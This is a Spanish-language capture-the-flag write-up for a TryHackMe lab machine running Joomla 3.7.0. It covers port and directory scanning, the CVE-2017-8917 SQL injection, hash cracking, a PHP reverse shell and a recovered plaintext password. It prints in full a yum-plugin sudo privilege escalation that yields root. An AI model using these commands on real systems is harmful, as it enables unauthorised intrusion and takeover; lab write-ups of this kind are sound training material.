Try Hack Me


Listamos los puertos que se encuentran abiertos utilizando NMAP y vemos que se encuentran los siguientes puertos abiertos: 22/SSH, 80/HTTP y 3306 mysql (MariaDB).

```
Nmap scan report for 10.10.18.10
Host is up (0.048s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_  256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
3306/tcp open  mysql   MariaDB (unauthorized)
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (94%), Linux 3.1 (94%), Linux 3.16 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux
  2.6.17) (94%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 5900/tcp)
HOP RTT      ADDRESS
1   47.37 ms 10.18.0.1
2   47.56 ms 10.10.18.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 224.91 seconds
```


Realizando una búsqueda de directorios y ficheros a la dirección de la página web varios directorios interesantes, especialmente el directorio de administrador.

```
└─# gobuster dir -u http://10.10.18.10 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.18.10
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/13 05:50:02 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 206]
/.htpasswd            (Status: 403) [Size: 211]
/administrator        (Status: 301) [Size: 241] [--> http://10.10.18.10/administrator/]
/.htaccess            (Status: 403) [Size: 211]
/bin                  (Status: 301) [Size: 231] [--> http://10.10.18.10/bin/]
/cache                (Status: 301) [Size: 233] [--> http://10.10.18.10/cache/]
/cgi-bin/             (Status: 403) [Size: 210]
/components           (Status: 301) [Size: 238] [--> http://10.10.18.10/components/]
/images               (Status: 301) [Size: 234] [--> http://10.10.18.10/images/]
/includes             (Status: 301) [Size: 236] [--> http://10.10.18.10/includes/]
/language             (Status: 301) [Size: 236] [--> http://10.10.18.10/language/]
/layouts              (Status: 301) [Size: 235] [--> http://10.10.18.10/layouts/]
/libraries            (Status: 301) [Size: 237] [--> http://10.10.18.10/libraries/]
/media                (Status: 301) [Size: 233] [--> http://10.10.18.10/media/]
/index.php            (Status: 200) [Size: 9276]
/modules              (Status: 301) [Size: 235] [--> http://10.10.18.10/modules/]
/plugins              (Status: 301) [Size: 235] [--> http://10.10.18.10/plugins/]
/robots.txt           (Status: 200) [Size: 836]
/templates            (Status: 301) [Size: 237] [--> http://10.10.18.10/templates/]
/tmp                  (Status: 301) [Size: 231] [--> http://10.10.18.10/tmp/]
```

Github: iglezb



Vemos que la página tiene un panel de control de Joomla, por lo que hacemos un análisis de vulnerabilidades sobre este:



Github: iglezb

Exploit for Joomla 3.7.0 (CVE-2017-8917)


Another proof of concept exploit for Joomla, whoop-de-doo, this time a SQL Injection in 3.7.0.

- https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html

Usage


Utilizamos el script al Joomla 3.7.0 vulnerable:


A través de la inyección SQL encontramos el nombre de un usuario junto a su contraseña hasheada, la desciframos utilizando john:




Github: iglezb

Teniendo ahora acceso al panel de control de un usuario administrador, crearemos una shell reversa PHP en el index.php de la web.






Una vez dentro, echamos un vistazo a los archivos de configuración de la página y encontramos que está configurado con un usuario root y posibles contraseñas:



En el fichero /etc/passwd encontramos el nombre de usuario:



Github: iglezb

Con las credenciales que previamente hemos encontrado, hacemos un intento de cambio de usuario:

```
sh-4.2$ su jameson
su jameson
su: user jameson does not exist
sh-4.2$ su jjameson
su jjameson
Password: nv5uz9r3ZEDzVjNu

whoami
jjameson
```

Echamos un vistazo a los comandos permitidos que tiene este usuario:

```
sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_
ATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETAR

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

Hacemos una escalada de privilegia aprovechando la siguiente vulnerabilidad:

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
  os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
whoamiLoaded plugins: y
No plugin match for: y

root
whoami
root
```

Github: iglezb